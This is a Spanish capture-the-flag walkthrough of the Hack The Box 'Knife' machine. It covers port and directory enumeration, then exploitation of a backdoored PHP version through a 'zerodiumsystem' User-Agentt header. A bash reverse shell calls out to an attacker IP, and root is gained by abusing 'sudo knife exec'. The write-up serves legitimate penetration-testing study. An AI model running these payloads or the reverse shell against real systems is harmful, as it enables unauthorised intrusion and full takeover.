Knife

Descripción

Esta máquina es de dificultad fácil, es una máquina Linux y considero que es muy útil para quien se esté preparando para la certificación **eJPTv2**, no tiene una explotación muy difícil y la escalada de privilegios es bastante fácil.


Herramientas empleadas en esta máquina

- NMAP
- GOBUSTER
- CURL
- BURP SUITE
- NETCAT
- GTFObins

Enumeración

Vamos a usar **NMAP** para encontrar los posibles puertos abiertos que tiene esta máquina


```
sudo nmap -p- --min-rate 5000 -sCV 10.10.10.242 -oN Knife
```



Una vez finalizado nuestro **NMAP** nos sale que el puerto 22 **SSH** y el puerto 80 **HTTP** están abiertos, de primeras podemos saber que estamos frente a una página web, vamos a ver que nos encontramos


En la página podremos ver que no hay mucha cosa, he usado la herramienta **Gobuster** para encontrar directorios web ocultos

```
gobuster dir -u http://10.10.10.242 -w /usr/share/wordlists/dirb/common.txt
```



Al poner **/index.php** no ocurre nada, a si que vamos a enviar una petición a la web para que nos responda con información que quizá nos pueda interesar

```
curl -I http://10.10.10.242/index.php
```




Al lanzar la petición podemos ver una versión de PHP que nos llama un poco la atención, si buscamos en google podremos ver que es vulnerable, vamos a explotarla

---

Explotación

Para la explotación, con searchsploit encontraremos un módulo python pero no funciona del todo bien, por lo que vamos a hacer la explotación manual desde burp suite y vamos hacer una reverse shell desde ahí

Vamos a abrir **Burp suite**, y en el apartado de **Proxy**, en el navegador de **Burp suite** pondremos la web y mandaremos la solicitud al **repeater**



En el repeater modificaremos el Parámetro User-agentt

```
GET / HTTP/1.1
Host: 10.10.10.242
Cache-Control: max-age=0
Accept-Language: en-US,en;q=0.9
Upgrade-Insecure-Requests: 1
User-Agentt: zerodiumsystem('cat /etc/passwd');
Accept:
text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image
/webp,image/apng,*/*;q=0.8,application/signed-exchange;v=b3;q=0.7
Accept-Encoding: gzip, deflate, br
Connection: keep-alive
```

Una vez enviemos la solicitud veremos que nos llega la información de la carpeta **/etc/passwd**, por lo que podemos deducir que poniendo un payload de reverse shell podremos tener una conexión a nuestra máquina

Si remplazamos **/etc/passwd** por el siguiente payload modificado con nuestra ip y puerto al que queremos la conexión, ya tendremos la reverse shell hecha, nos hará falta poner la escucha para recibir la conexión

```
bash -c 'bash -i >& /dev/tcp/10.10.16.21/1234 0>&1'
```

Establecemos la escucha

```
nc -nlvp 443
```

Y ya tendremos la conexión

```
listening on [any] 1234 ...
connect to [10.10.16.21] from (UNKNOWN) [10.10.10.242] 42898
```

Escalada de Privilegios

Después de tener la shell nos interesa escalar privilegios ya que no somos root

```
$ id
uid=1000(james) gid=1000(james) groups=1000(james)
```

Vamos a listar los archivos que podemos ejecutar como root

```
sudo -l
Matching Defaults entries for james on knife:
    env_reset, mail_badpass,
secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin\:/snap/bin

User james may run the following commands on knife:
    (root) NOPASSWD: /usr/bin/knife
```

Podemos ver que podemos ejecutar el binario **/knife** como root, vamos a buscar en **GTFObins** este binario y ver como escalar privilegios con el

Sudo

If the binary is allowed to run as superuser by `sudo`, it does not drop the elevated privileges and may be used to access the file system, escalate or maintain privileged access.

```
sudo knife exec -E 'exec "/bin/sh"'
```

Si lanzamos el siguiente comando deberíamos obtener una shell privilegiada

```
sudo knife exec -E 'exec"/bin/sh"'
```